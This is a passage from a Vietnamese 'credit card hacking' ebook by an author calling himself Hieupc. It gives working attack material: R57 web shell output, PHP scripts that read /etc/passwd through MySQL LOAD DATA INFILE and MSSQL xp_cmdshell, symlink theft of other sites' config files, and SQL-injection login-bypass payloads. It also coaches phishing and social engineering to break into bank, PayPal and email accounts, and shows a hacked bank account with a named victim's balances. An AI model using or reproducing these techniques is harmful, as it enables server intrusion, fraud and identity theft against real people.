Vậy lỗi ở đâu ? Lỗi có thể do 2 khả năng :

- Tham số Fix Home dir (không nhớ rõ) không được set
- Tất cả các user FTP chung group và group này có quyền đối với tất cả các thư mục của các acc thành phần.

--> Cách fix ? như tôi trình bày như trên thì bạn đã biết fix rồi chứ 😊.

Bài này tôi viết mang tính chất tổng hợp, 2 phần trên tôi không lấy hình minh họa vì nó khá phổ biến và có nhiều bài minh họa rồi.

Ebook Hacking Credit Card Version 4 - Hieupc

Kinh nghiệm của Hieupc về LocalHack:

- Hiện nay khi hack local đa số các server đều bật tính năng **safe mode ON** và **Disable functions: phpinfo, lynx, proc_open, symlink, readlink, wget, system, exec, shell_exec, passthru, pcntl_exec, proc_close, proc_get_status, prus, proc_nice, proc_terminate, popen, pclose, virtual, openlog, escapeshellcmd, escapeshellarg, show_source, dl, chgrp, chown.....** vì vậy ta không thể làm được gì. Ví dụ về 1 server như vậy ở hình dưới:

```
@
R57 ver 1.5

14-09-2009 14:59:24 The main survey SQL phpinfo php.ini cpu mem users tmp delete
safe_mode: ON PHP version: 5.2.10 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions: phpinfo, lynx, proc_open, symlink, readlink, wget, system, exec, shell_exec, passthru, pcntl_exec, proc_close, proc_get_status, prus, proc_nice, proc_terminate, popen, pclose, virtual, openlog,
escapeshellcmd, escapeshellarg, show_source, dl, chgrp, chown
HDD Free : 153.62 GB HDD Total : 232.94 GB
Register globals: OFF open_basedir: ON

uname -a: Linux superlinux.vn4b.net 2.6.18-128.7.1.el5 #1 SMP Mon Aug 24 08:20:55 EDT 2009 i686
sysctl: -
$OSTYPE: linux-gnu
Server: Apache/2
id: uid=101 ( apache ) gid=500 ( apache )
pwd: /home/kynguyen/domains/kynguyengiaonhanh.com/public_html/ecp/upload ( u----- )
ip: Your ip: 58.186.34.89 - Server ip: 210.245.125.230

Error! Can't write in file

Executed command: safe_dir
ACCESS DENIED
```

Đây là trường hợp **Safe Mode OFF**:

```
@
R57 ver 1.5

14-09-2009 20:28:26 The main survey SQL phpinfo php.ini cpu mem users tmp delete
safe_mode: OFF PHP version: 5.2.10 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions: NONE
HDD Free : 4.66 GB HDD Total : 36.61 GB
Register globals: OFF open_basedir: ON

uname -a: Linux [redacted] 2.6.26-2-686 #1 SMP Fri Aug 14 01:27:18 UTC 2009 i686 GNU/Linux
sysctl: -
$OSTYPE: linux-gnu
Server: Apache/2
id: uid=1000(apache) gid=104(apache) groups=104(apache)
pwd: /home/[redacted]/main/[redacted]/public_html/r/uploads ( drwxrwxrwx )
ip: Your ip: 58.186.34.89 - Server ip: [redacted]

Executed command: ls -lia
total 399604
2097564 drwxrwxrwx [redacted] 102400 Sep 14 12:00 .
2024090 drwxr-xr-x [redacted] 4096 Oct 5 2008 ..
1648023 -rw-r--r-- [redacted] 90 Jul 8 07:34 .htaccess
1647554 -rw-rw-rw- [redacted] 56394 Mar 2 2008 000_0001.JPG
1647437 -rw-r--r-- [redacted] 3320 Mar 2 2008 000_0001.thumbnail.JPG
1648689 -rw-rw-rw- [redacted] 55764 Mar 2 2008 000_0002.jpg
```

- PHP version 5.2.10 như trong hình hiện nay vẫn rất khó hack local, nhưng đối với những phiên bản thấp hơn thì ta vẫn có thể local bằng: **Symlink**, dùng `readfile("thư mục web/user/home/public_html/link file");` . Ngoài ra ta cũng có thể dùng **cat file** qua Mysql hoặc MSSQL nếu bạn có 1 user Mysql hoặc MSSQL trong tay, tất nhiên là cùng Server nhé.

Ví dụ: `readfile("/etc/passwd");` trong shell **R57**

```
Server: Apache/2
id: uid=101 ( apache ) gid=500 ( apache )
pwd: /home/kynguyen/domains/kynguyengiaonhanh.com/public_html/ecp/upload ( u----- )
ip: Your ip: 58.186.34.89 - Server ip: 210.245.125.230

Error! Can't write in file

Executed command: plugin
root:x:0:0:root:/root:/bin/bash:
bin:x:1:1:bin:/bin:/sbin/nologin:
daemon:x:2:2:daemon:/sbin:/sbin/nologin:
adm:x:3:4:adm:/var/adm:/sbin/nologin:
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin:
sync:x:5:0:sync:/sbin:/bin/sync:
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown:
halt:x:7:0:halt:/sbin:/sbin/halt:
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin:
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin:
operator:x:11:0:operator:/root:/sbin/nologin:
games:x:12:100:games:/usr/games:/sbin/nologin:
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin:
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin:
named:x:25:25:Named:/var/named:/sbin/nologin:
```

Cat file qua mysql:

```
$port = "3306";
$user = "root";
$pass = "";
$dbase = "test";
$file = "/etc/passwd";
$db = @mysql_connect('localhost:'. $port, $user, $pass);
$sql = "DROP TABLE IF EXISTS temp_vniss_test";
@mysql_query($sql);
$sql = "CREATE TABLE `temp_vniss_test` ( `file` LONGBLOB NOT NULL );";
@mysql_query($sql);
$sql = "LOAD DATA INFILE \"\".\"$file.\"\" INTO TABLE temp_vniss_test";
@mysql_query($sql);
$sql = "SELECT * FROM temp_vniss_test";
$r = @mysql_query($sql);
while(($r_sql = @mysql_fetch_array($r))) { echo @htmlspecialchars($r_sql[0]); }
$sql = "DROP TABLE IF EXISTS temp_vniss_test";
@mysql_query($sql);
@mysql_close($db);
```

Tương tự với mssql:

```
$port = "1433";
$user = "root";
$pass = "";
$dbase = "test";
$file = "/etc/passwd";

$db = @mssql_connect('localhost:'. $port, $user, $pass);
@mssql_query("drop table temp_vniss_test", $db);
@mssql_query("create table temp_vniss_test ( string VARCHAR (500) NULL)", $db);
@mssql_query("insert into temp_vniss_test EXEC master.dbo.xp_cmdshell \"\".\"$file.\"\"", $db);
$res = mssql_query("select * from temp_vniss_test", $db);
while(($row=@mssql_fetch_row($res)))
{
echo $row[0]."\r\n";
}
@mssql_query("drop table temp_vniss_test", $db);
@mssql_close($db);
```

- Có một cách để bạn có thể xài shell script trên server nếu PHP version là: **5.2.10** hoặc mới hơn, nếu bạn có một host trên server đó và có user + pass FTP thì lúc này mọi chuyện như đơn giản hơn vì bạn chỉ cần upload con shell lên và bắt đầu khai thác bằng cách Symlink. Symlink bằng cách sau:

Ví dụ thư mục chứa web có dạng là:

```
/home/hieu/domains/hieu.net/public_html/
```

Thư mục chứa web của site mình cần symlink là:

```
/home/hieupc/domains/hieupc.com/public_html/
```

Ebook Hacking Credit Card Version 4 - Hieupc

Giờ thử khai thác lấy file config.php về host của mình nhé:

```
ln -s /home/hieupc/domains/hieupc.com/public_html/config.php 12345.txt
```

File ta đã symlink về là config.php, link với 12345.txt trên host của mình.

Giờ ta xem cái nào:

```
http://hieupc.com/12345.txt
```

Kết quả hiện ra là file config.php bên site mà mình đang attack:

```
<?php
/*
=====
ExpressionEngine - by EllisLab
-----
http://expressionengine.com/
-----
Copyright (c) 2003 - 2008 EllisLab, Inc.
=====
THIS IS COPYRIGHTED SOFTWARE
PLEASE READ THE LICENSE AGREEMENT
http://expressionengine.com/docs/license.html
=====
File: index.php
-----
Purpose: Triggers the main engine
=====
*/

// URI Type
// This variable allows you to hard-code the URI type.
// For most servers, 0 works fine.
// 0 = auto
// 1 = path_info
// 2 = query_string
```

Thông qua cách này ta có thể làm được khá nhiều chuyện như lấy được pass của Mysql từ file config của site và từ đây ta có thể khai thác tiếp để chiếm quyền admin của site đó. Cách này được gọi là local hack thông qua Mysql.

- Nếu website bị lỗi LFI hoặc RFI thì ta có thể dùng lỗi này để đưa shell vào và khai thác như bình thường. Tìm hiểu thêm về dạng hack này ở vnbrain.net hoặc hcegroup.net

- Các bạn cũng có thể **get root** qua những kernel linux bị lỗi mà server chưa upgrade. Cái này lên milw0rm.com để cập nhật thêm.

- Nếu bạn có một mục tiêu muốn hack trang web nào đó mà mình lại không có host trên cùng Server đó thì ta phải Reverse IP để xem nhưng site cùng Server đó và từ đó ta sẽ hack theo dạng leo thang, cố gắng search lỗi của những site cùng server đó từ đó ta hack bằng nhiều cách như SQL Injection, File Inclusion Attack, RFI, XSS... để từ đó vào được admin panel của site rồi thì ta cố gắng làm sao Upload được shell lên. Sau khi đã có shell trên cùng server với site mà ta muốn hack thì ta bắt đầu vận dụng khả năng local hack của mình và attack + deface nếu muốn. Ta cũng có thể áp dụng trường hợp này để hack shop bằng localhack. Nhưng những shop lớn thì đa số xài Server riêng nên việc muốn hack được vào cũng là một vấn đề.

- Nếu gặp pass của Admin là MD5 mà bạn làm biếng để crack thì ta có thể convert password 123456 sang dạng MD5 và sau đó chép đè vào pass MD5 kia (tức nhiên là lúc này bạn đã vào được Mysql của site đó thì mới có thể làm được việc này). Ta cũng có thể change email address và sau đó dùng tính năng forgot password (cái này hieupc thường dùng cho VBB hay IBF để reset password của admin). Sau đó đăng nhập thử xem sao.

Biết thêm về CHMOD:

Một trong các lỗi mà các admin hay mắc phải là CHMOD sai, do CHMOD sai nên khả năng site đó bị tấn công là cao hơn rất nhiều so với các site khác CHMOD đúng, đặc biệt là cùng server khi bị hack local. Tất nhiên là chỉ với lỗi này thì không thể tấn công trực tiếp vì đây không phải là lỗi có thể tấn công được. Lỗi này dễ dàng bị khai thác khi thư mục đặt quyền ghi và chạy đồng thời cho một thư mục, thường là các thư mục cho phép upload. Nên hacker dễ dàng chạy shell ở thư mục này. Một trường hợp khác là khi hack local, CHMOD 777 là 1 thảm họa, vì như vậy là đã bị kiểm soát toàn bộ thư mục đó. Và tôi dám chắc rằng tay hacker nào khi hack local mà nhìn thấy cái màu xanh lét (màu thông thường cho các thư mục là) của thư mục 777 thì mừng ra mặt và nghĩ admin này "gà" ghê.

Vì sao tôi viết bài này ? Vì nhiều admin, coder không biết CHMOD là gì ? hoặc chỉ hiểu sơ qua. Họ chỉ quan tâm đến cho website chạy được, chấm hết. Nhiều người còn hiểu rất ngây thơ rằng quyền ghi đồng nghĩa với 777. Hoàn toàn sai!!! Vậy CHMOD là gì ?

CHMOD - đó là phạm trù liên quan đến các files và thư mục, có chức năng chỉ ra cho server biết, ai có thể làm gì đối với file hay thư mục nào đó. Chủ yếu CHMOD đưa ra các lệnh như quyền được đọc, viết vào file (hay thư mục), quyền thực hiện một công việc nhất định.

Vì phần lớn các server làm việc trên cơ sở hệ thống UNIX, nên chúng ta sẽ nghiên cứu về cách CHMOD chính cho các servers này.

Trên các hệ thống UNIX, người sử dụng được chia ra làm 3 nhóm: "user" (chủ nhân trực tiếp của các files), "group" (thành viên của nhóm mà người chủ nhân file có tham gia) và "world" (tất cả những trường hợp khác). Khi bạn kết nối với server, nó sẽ xác định xem bạn thuộc về nhóm nào. Ví dụ bạn kết nối với server bằng FTP, khai báo tên truy cập như một thành viên, chính server sẽ quy bạn vào nhóm "user". Còn những thành viên khác truy cập bằng FTP thuộc về nhóm "group". Khi ai đó đến site của bạn bằng trình duyệt web, sẽ được quy vào nhóm "world".

Sau khi xác định nhóm, người sử dụng sẽ được gán quyền hạn nhất định đối với file hoặc thư mục nào đó. Cụ thể là người sử dụng sẽ được đọc, ghi hay tạo mới (hoặc xóa) file. Để xem thư mục nào đó thì nó phải ủng hộ cho việc xem này. Để được xem nội dung thư mục, thì các files hay thư mục con trong đó cũng phải có chế độ "Cho phép đọc". Còn để tạo file hay thư mục mới nằm trong thư mục này lại đòi hỏi phải có quyền ghi. Tóm lại, để thực hiện một trong những việc trên, cần phải đặt vào thư mục chế độ "quyền đọc" và "quyền thực hiện".

Bây giờ chúng ta sẽ thực hành...

Như trên đã nêu, có tất cả 3 nhóm người sử dụng và 3 "quyền hạn" đối với files hay thư mục. Để xác định quyền hạn cho các nhóm nhất định, thống nhất sử dụng các ký hiệu bằng con số như sau:

4 = read (quyền được đọc)

2 = write (quyền được ghi)

1 = execute (quyền được thực hiện)

Bảng phép cộng đơn giản các con số này có thể hiển thị được cả một "tổ hợp" quyền hạn khác nhau. Ví dụ, 3 (2+1) - quyền ghi và quyền thực hiện đối với file (hay thư mục); 5 (4+1) - quyền đọc và quyền thực hiện; 6 (4+2) - quyền đọc và quyền ghi; 7 (4+2+1) - quyền đọc, ghi và thực hiện. Tóm lại có tất cả 7 phương án sau:

7 = read, write & execute

6 = read & write

5 = read & execute

4 = read

3 = write & execute

2 = write

1 = execute

Ký hiệu lệnh CHMOD thường có 3 con số: con số đầu thể hiện quyền hạn gán cho người sử dụng thuộc nhóm "user" (Tức là đối với bạn). Con số thứ hai chỉ ra quyền hạn của người sử dụng thuộc nhóm "group" và con số thứ ba - dành cho nhóm "world".

Trong phần lớn các chương trình FTP hiện đại đều ủng hộ CHMOD theo kiểu nêu trên (Ví dụ, công cụ truy cập bằng FTP mạnh nhất hiện nay là WS_FTP)

Thế nhưng cũng không thừa nếu như ta biết thêm về các lệnh của hệ thống UNIX. lệnh "chmod" trong UNIX có 2 chế độ: tuyệt đối (Bằng các con số) và bằng các ký hiệu chữ.

Khi sử dụng chế độ tuyệt đối (bằng các con số), thông nhất dùng tổ hợp 3 con số được nêu trên để thể hiện quyền hạn.

Trong trường hợp sử dụng ký hiệu chữ, chúng ta sẽ bắt gặp những ký hiệu sau:

"r" - quyền được đọc

"w" - quyền được ghi

"x" - quyền được thực hiện

Ngoài ra còn có:

"u" - đối với user

"g" - đối với group

"o" - đối với other (world)

"a" - đối với all (tất cả)

Ví dụ: 755 = chmod u=rwx,go=rx filename; 644 = chmod u=rw,go=r filename; 600 = chmod u=rw,go= filename; 444 = chmod a=r filename.

Dưới đây là bảng các tổ hợp thường gặp ở phần lớn các hosting:

Quyền truy cập Lệnh (Mã) Miêu tả:

U G W

r w x r - x r - x chmod 755 Dành cho các thư mục, CGI-scripts và những files thực hiện khác

r w - r - - r - - chmod 644 Dành cho các files thường

r w - - - - - chmod 600 Giấu files đối với tất cả ngoại trừ bạn và những scripts của bạn

U = user; G = group; W = world r = Read; w = Write; x = Execute; - = Không có quyền

Hiểu thêm về By-pass login:

Đôi khi bạn truy cập vào 1 số trang nào đó, bạn sẽ để ý có phần đăng nhập ... và bạn muốn đăng nhập với quyền quản trị thì sao ? Chỉ cần biết user và pass là có thể đăng nhập thôi chứ gì ?

Nhưng trong trường hợp không biết thì sao. Vậy **by-pass login** sẽ giúp cho bạn đăng nhập vào nơi đó với quyền cao nhất .. cơ bản là vậy đó nha. Còn đây là một số data giúp bạn submit để xem coi nó bị by pass login không :

Username

Password

' or 1=1--

' or 1=1--

" or 1=1--

" or 1=1--

or 1=1--

or 1=1--

' or 'a'='a

' or 'a'='a

" or "a"="a

" or "a"="a

) or ('a'='a

) or ('a'='a

Dưới đây là bài viết của boyxintin ở Hcegroup.net:

Tìm hiểu thêm về công nghệ một chút.

Các ứng dụng hiện nay, cả web application hay win application đều sử dụng mô hình 3 lớp gồm : lớp giao diện, lớp xử lý, lớp cơ sở dữ liệu.

- lớp giao diện chính là những gì mà người dùng nhìn thấy, như một trang web hay chương trình yahoo các bạn có thể nhìn thấy.

- lớp xử lý bao gồm những đoạn code để xử lý những sự kiện, ví dụ như khi bạn nhập user + pass cho yahoo msg, xong nhấn enter, chuyện gì xảy ra ? lớp xử lý này sẽ thực hiện các sự kiện đó.

- lớp cơ sở dữ liệu dùng để lưu trữ thông tin, như các thông tin về tài khoản khách hàng, thông tin quản trị,...tuỳ theo mục đích của ứng dụng để làm gì. cơ sở dữ liệu được lưu trữ trên các hệ quản trị cơ sở dữ liệu (Mysql, Sql server, Oracle, MS Access...)

Ví dụ :

hxxp://daleosterloh.com/bug/index.php

```
<?
include 'config.php';

$username = $_POST['username'];
$password = $_POST['password'];
$en_pass = md5($password);
$password = stripslashes($password);

$query = "select * from users where username='".$username.'" and password='".$password.'"';
$act_query = mysql_query($query);
$list_rows = mysql_num_rows($act_query);

if($list_rows > 0)
{
    header("Location: manage.php?hcegroup=1");
}
else
{
    header("Location: error.php");
}

mysql_close($connect_db);|
?>
```

Lúc này lớp xử lý sẽ thực hiện các câu truy vấn đến cơ sở dữ liệu để xem thông tin bạn nhập vào có đúng hay không, và sẽ thực hiện các mã kịch bản của nó.

Tại sao có thể bypass được ?

Để có thể bypass được một cách hoàn hảo, trước hết xin khẳng định các bạn phải hiểu trong lớp xử lý được viết những gì ? những ai đã đọc qua ebook của hieupc cũng có thể biết được vài từ khoá để bypass, tất cả những từ khoá đó do các attacker đã tấn công vào hệ thống, xem source và đưa ra, vì các site thường dùng chung 1 source (mua từ đâu đó) nên chết là chết chùm.

Bây giờ mình sẽ phân tích đoạn code trên để các bạn hiểu rõ tại sao có thể bypass được nhé.

```
<?
include 'config.php';

$username = $_POST['username'];
$password = $_POST['password'];
$en_pass = md5($password);
$password = stripslashes($password);

$query = "select * from users where username='".$username.'" and password='".$password.'"';
$act_query = mysql_query($query);
$list_rows = mysql_num_rows($act_query);

if($list_rows > 0)
{
    header("Location: manage.php?hcegroup=1");
}
else
{
    header("Location: error.php");
}

mysql_close($connect_db);|
?>
```

Ebook Hacking Credit Card Version 4 - Hleupc

Sau khi các lớp giao diện gửi dữ liệu về thì ở phần xử lý này ta có 2 biến \$username + \$password
là 2 biến chứa user và pass mà người dùng nhập vào

Bỏ qua những thứ rườm rà, các bạn tập trung vào câu query:

```
select * from users where username='".$username.'" and password='".$password.'"
```

và câu if :

```
if($list_rows > 0)
{
header("Location: manage.php?hcegroup=1");
}
else
{
header("Location: error.php");
}
```

Có ý nghĩa như sau :

Query chọn ra tất cả thuộc tính (username, password...) từ table users với điều kiện username=user đã nhập, password = password đã nhập.

if : nếu như số lượng dòng trả về > 0 thì cho vào, không thì từ chối

đến đây mình chưa thấy lỗi, bài toán khá login : tìm trong cơ sở dữ liệu có tồn tại user + pass đó, nếu số lượng lớn hơn 0, có nghĩa là tồn tại, thì cho vào, không thì deny.
ở đây giải thích thêm tại sao dùng (\$list_rows > 0), thường trong database thì user chỉ có một, nên nếu tìm thấy giá trị thì nó là 1, một số lập trình viên thay vì viết =1 thì viết thành >0.

Vậy bây giờ bạn nhập user = abcd và password = ' or '1'=1 thay phần màu đỏ ở trên nhé. câu query sẽ như thế này :

```
select * users where user = 'abcd' and password = " or '1'=1"
```

câu trên được hiểu quá đơn giản, không cần quan tâm user là gì, pass là gì, vì '1'=1 là 1 điều kiện hiển nhiên đúng, nên tất cả user có trong bảng sẽ được select ra, vì thế số lượng users tìm được luôn lớn hơn 0 (trừ khi trong database chẳng có user nào). Lúc này bạn qua được câu lệnh if và vào được trang admin, nếu các bạn hiểu được những gì mình viết trên thì ở đây các bạn có thể suy luận ra là đâu cần phải nhất thiết là '1'=1', có thể là '1'<>'0' hoặc 1>0 hoặc 'a'='a' hoặc 'a'<>'b', miễn sao là 1 điều kiện đúng được chèn vào câu query là được, như vậy có hàng tỷ cách để bypass.

Giải thích thêm cho các bạn về dấu ' , dấu -- khi bypass, hồi trước lúc mới đọc mình cũng thắc mắc. Ví dụ by pass cổng login trên bằng pass : ' or '1'=1
tại sao có dấu ' ở đầu, tại sao ở cuối số 1 không có dấu '
hãy nhìn câu select : (đừng quan tâm đến dấu " nhé)

```
select * from users where user =" and password="
```

Ebook Hacking Credit Card Version 4 - Hleupc

khi user & pass của bạn đưa vào nó được đặt giữa 2 dấu ", cho nên đề theo đúng cú pháp các bạn phải đặt như thế này:

```
select * from users where user ='abcd' and password=" or '1'='1'
```

chẳng qua là nó đóng dấu " thì SQL nó không nhận các giá trị mình đưa vào là chuỗi thôi.

Ngoài ra dấu -- dùng để chú thích cho 1 dòng, khi bạn thêm dấu -- vào thì những ký tự sau nó sẽ không còn ý nghĩa với SQL

ví dụ pass trên mình có thể dùng password : ' or '1'='1'-- .Thì câu lệnh thế này:


```
select * from users where user ='abcd' and password=" or '1'='1'--'
```

Lúc này dấu ' nằm sau -- sẽ không còn tác dụng, do đó câu lệnh không bị lỗi.

III. How To Get These Important Information

1. Kiểm link Admin như thế nào:

Có một câu chuyện khôi hài là Hieupc từng nhiều lần kiểm link admin thông qua chat hoặc gửi email hỏi admin là link admin của site là gì?. Cái này các bạn có tin nổi không?. Sự thật là cách này thành công đấy và quan trọng là bạn phải biết cách ăn nói và đưa ra bằng chứng rõ ràng logic một chút là ok. Đây là một lần chat qua Yahoo để hỏi xin link admin của 1 trang web mà hieupc mò mẫm hoài không ra link admin để upload shell lên, Hieupc đã có được user và pass admin thông qua lỗi SQL Injection. Xem hình dưới đây bạn sẽ hiểu nhé:



Ebook Hacking Credit Card Version 4 - Hieupc

Cuối cùng thì link admin của site mà Hieupc đang attack là: <http://www.site.com/ecp> có nhiều đó mà này giờ đau đầu.

Kiểm được cái link admin rồi giờ upload shell lên thôi, đỡ phải mất công đi scan link rồi lại mò mẫm chỉ cho mệt. Cách này làm tuy có phần mạo hiểm nhưng quan trọng là ở khả năng sáng tạo logic và bình tĩnh của bạn.


Lưu ý: Cố gắng kiểm được email hoặc nick chat của Webmaster hoặc người mà Design ra Web này. Nhớ xem mối quan hệ site đó có liên quan gì đến người mình sẽ liên hệ để hỏi link admin nhé.

Cũng có lần Hieupc email để hỏi link admin và cũng đã thành công, giờ kiểm lại email đó để show cho mọi người xem nhưng kiểm này giờ không ra.

2. Lấy những thông tin quan trọng mà ta cần:

Ta thường lấy những thông tin quan trọng như: **CC, hosting, bank account, accounts web, itunes, ebay, paypal.....** mấy cái này trong email list có khá nhiều, muốn kiếm được email list + password dĩ nhiên là bạn phải hack, hack những dạng lỗi như: **SQL Injection**. Sau đây là những minh chứng:

Có lần hieupc hack được một bank account US nhưng lại bị hỏi security questions, mặc dù có được user và pass của email, đã vô email search cả buổi không ra được mấy cái answer của nó là gì. Vì vậy Hieupc đã nghĩ ra cách là fake 1 cái email với nội dung như sau, các bạn xem hình là sẽ hiểu (tới giờ password email của nó vẫn chưa đổi, để login vào email của hắn ta rồi chụp một cái hình nào):



Vậy là cũng đã có được cái mình cần rồi. Login vào bank account thôi. Cái này lại mang tính logic và một chút may mắn nữa.

Hieupc còn một số cách khác nữa nhưng chỉ dừng tại đây, Hieupc đã từng biến một shop CC NON thành một shop có **FULL INFO** bao gồm **SSN, DOB, PIN** và có cả credit card đã được scan qua email cũng thông qua những thủ thuật mang tính logic và sáng tạo này. Chỉ gợi ý như vậy để các bạn tự tìm hiểu, vì cái này nó cũng mang tính chất phishing hay scam nhiều quá.

- Lấy thông tin từ Email List mà bạn có như thế nào là tốt nhất. Thường thì Email list của bạn có sẵn password của những email vì vậy bạn login những email dạng sau: **gmail.com, yahoo.com và hotmail.com** bao gồm cả **live.com hay msn.com**. Là sẽ có thể có những thông tin quan trọng như: CC, hosting, bank account, accounts web.....

Ebook Hacking Credit Card Version 4 - Hieupc

Bạn chỉ cần dùng tính năng search email có sẵn (hầu hết các dịch vụ email đều có phần search email), ví dụ như Hieupc cần tìm bank account thì đánh chữ: “**bank**” lúc này sẽ hiện ra nhiều email có liên quan đến từ khoá bank. Từ đây bạn sẽ biết chủ email sở hữu những bank gì, sau đó ta cố gắng dùng username và password của email để login nếu không thành công thì ta lại search tiếp với chữ: **user** sau đó search sang: **password**, gồm toàn bộ username và password ra notepad sau đó ta thử lần lượt. Tương tự cách làm như vậy đối với những thông tin mà ta cần như: SSN, DOB, Paypal, Itunes (*đối với PayPal không cần biết password của email là mấy ký tự, ta chỉ cần login được vào email rồi search chữ Paypal xem thử chủ email có xài Paypal hay không, nếu có xài Paypal thì ta tiếp tục search tiếp password rồi kiểm cái nào có password là trên 8 ký tự, sau cùng mang vào login thử xem sao*) ...

Ví dụ minh hoạ về 1 bank BOA mà hieupc hack được có balance luôn nhé (vì bank account hack mới có balance còn bank reg bằng fake full info thì làm gì có balance, đúng không nè?)

The screenshot shows the Bank of America Online Banking portal for Katherine G. Quan. The top navigation bar includes 'Online Banking' and 'Sign Off'. Below the navigation bar, there's a search bar and a menu with options like 'Accounts', 'Bill Pay', 'Transfers', 'Investments', and 'Customer Service'. The main content area displays 'KATHERINE G QUAN - Personal Accounts' with a 'Last sign in' timestamp of 9/9/2009 at 05:22 a.m. ET. A table lists several bank accounts with their respective balances:

Account	Balance
Checking-3441	\$6,602.67
Checking-8118	\$64.86
